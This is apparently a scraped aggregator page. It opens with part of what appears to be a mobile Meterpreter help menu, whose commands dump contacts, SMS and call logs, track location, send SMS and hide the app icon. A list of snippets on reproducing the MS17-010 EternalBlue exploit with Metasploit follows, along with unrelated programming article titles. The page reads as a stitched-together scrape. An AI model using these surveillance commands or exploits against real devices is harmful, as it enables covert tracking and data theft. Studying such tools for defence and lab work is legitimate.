    dump_calllog      Get call log

    dump_contacts     Get contacts list

    dump_sms          Get sms messages

    geolocate         Get current lat-long using geolocation

    hide_app_icon     Hide the app icon from the launcher

    interval_collect  Manage interval collection capabilities

    send_sms          Sends SMS from target session

    set_audio_mode    Set Ringer Mode

    sqlite_query      Query a SQLite database from storage

    wakelock          Enable/Disable Wakelock

    wlan_geolocate    Get current lat-long using WLAN information

Application Controller Commands

===============================

    Command        Description

    -------        -----------

    app_install    Request to install apk file

    app_list       List installed apps in the device

    app_run        Start Main Activty for package name

    app_uninstall  Request to uninstall application
Msf--永恒之蓝 ms17_010的更多相关文章
- 永恒之蓝ms17_010漏洞复现
1.什么是永恒之蓝 永恒之蓝(Eternal Blue)爆发于2017年4月14日晚,是一种利用Windows系统的SMB协议漏洞来获取系统的最高权限,以此来控制被入侵的计算机. 2.SMB协议 SM ...
- Metasploit(msf)利用ms17_010(永恒之蓝)出现Encoding::UndefinedConversionError问题
Metasploit利用ms17_010(永恒之蓝) 利用流程 先确保目标靶机和kali处于同一网段,可以互相Ping通 目标靶机防火墙关闭,开启了445端口 输入search ms17_010 搜索 ...
- PJzhang:ms17-010永恒之蓝漏洞在windows 2008R2中的复现
猫宁!!! 参考: https://www.anquanke.com/post/id/86245 https://xz.aliyun.com/t/2536 https://www.cnblogs.co ...
- EternalBlue永恒之蓝漏洞复现
EternalBlue漏洞复现 1. 实训目的 永恒之蓝(EternalBlue)是由美国国家安全局开发的漏洞利用程序,对应微软漏洞编号ms17-010.该漏洞利用工具由一个名为”影子经济人”( ...
- Metasploitable3学习笔记--永恒之蓝漏洞复现
漏洞描述: Eternalblue通过TCP端口445和139来利用SMBv1和NBT中的远程代码执行漏洞,恶意代码会扫描开放445文件共享端口的Windows机器,无需用户任何操作,只要开机上网,不 ...
- 永恒之蓝(MS17-010)检测与利用
目录 利用Nmap检测 MSF反弹SHELL 注意 乱码 参考 利用Nmap检测 命令: nmap -p445 --script smb-vuln-ms17-010 [IP] # 如果运行报错,可以加 ...
- 关于NSA的EternalBlue(永恒之蓝) ms17-010漏洞利用
好久没有用这个日志了,最近WannaCry横行,媒体铺天盖地的报道,我这后知后觉的才想起来研究下WannaCry利用的这个原产于美帝的国家安全局发现的漏洞,发现漏洞不说,可以,自己偷偷 ...
- 【漏洞复现】永恒之蓝 ms17-010 漏洞利用 攻击手法
日期:2018-07-21 21:09:16 介绍:永恒之蓝利用的 ms17-010 漏洞,拿 Shell.查看文件.获取密码. 0x01.实验环境 攻击机 系统:macOS Sierra 10.12 ...
- MS17-010远程溢出漏洞 - 永恒之蓝 [CVE-2017-0143]
MS17-010远程溢出漏洞(永恒之蓝) Ti:2019-12-25 By:Mirror王宇阳 MS17-010 CVE-2017-0143 MS17-010 CVE-2017-0144 MS17-0 ...
- 永恒之蓝MS17-010漏洞复现
永恒之蓝MS17-010漏洞复现 1.漏洞描述: 起因: 永恒之蓝(Eternalblue)是指2017年4月14日晚,黑客团体Shadow Brokers(影子经纪人)公布一大批网络攻击工具,其中包 ...
随机推荐
- Apache Hudi核心概念一网打尽
1. 场景 https://hudi.apache.org/docs/use_cases.html 近实时写入 减少碎片化工具的使用 CDC 增量导入 RDBMS 数据 限制小文件的大小和数量 近实时 ...
- Spring01-模块划分
Test:pring的单元测试模块 Spring-test-4.0.0.RELEASE Core Continer:核心容器(IOC):黑色代表这部分的功能由哪些jar包组成:要使用这个部分的完整功能 ...
- 【Spring】SpringIoC大致流程
目录 SpringIoC 是什么? 类图 大致过程 源码分析 SpringIoC 是什么? 官方文档的解释是:IoC也称为依赖注入(DI).在此过程中,对象仅通过构造函数参数,工厂方法的参数或在构 ...
- js弹窗的3种方式:alert、confirm、prompt
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/ ...
- 十步解决php utf-8编码
以前说过如果JS文件不是UTF8会在IE有bug,所以JS代码也要用UTF-8.还有数据库也都要用UTF-8.php用UTF-8总结: php文件本身必须是UTF-8编码.不像Java会生成class ...
- 1.简单认识PHP和环境搭建
1.关于PHP PHP(Hypertext Perprocessor,超文本预处理器),是一种服务器端.跨平台.HTML嵌入式的脚本语言,其独特的语法混合了C.Java.和Perl语言的特点,是一种被 ...
- 半自动二进制协议模糊工具 Peach 使用
链接:https://bbs.ichunqiu.com/thread-54487-1-1.html
- HackingLab脚本关
目录 1:key又又找不到了 2:快速口算 3:这个题目是空的 5:逗比验证码第一期 6:逗比验证码第二期 7:逗比的验证码第三期(SESSION) 8:微笑一下就能过关了 9:逗比的手机验证码 10 ...
- XCTF-web_python_template_injection
web_python_template_injection 这里涉及到flask的ssti漏洞(服务端模板注入). 简单点说就是,在使用flask/jinja2的模板渲染函数render_templa ...
- 【maven】Failed to execute goal org.apache.maven.plugins:maven-site-plugin:3.3:site (default-site)
问题描述 site一点击就报错,如下 Failed to execute goal org.apache.maven.plugins:maven-site-plugin:3.3:site (defau ...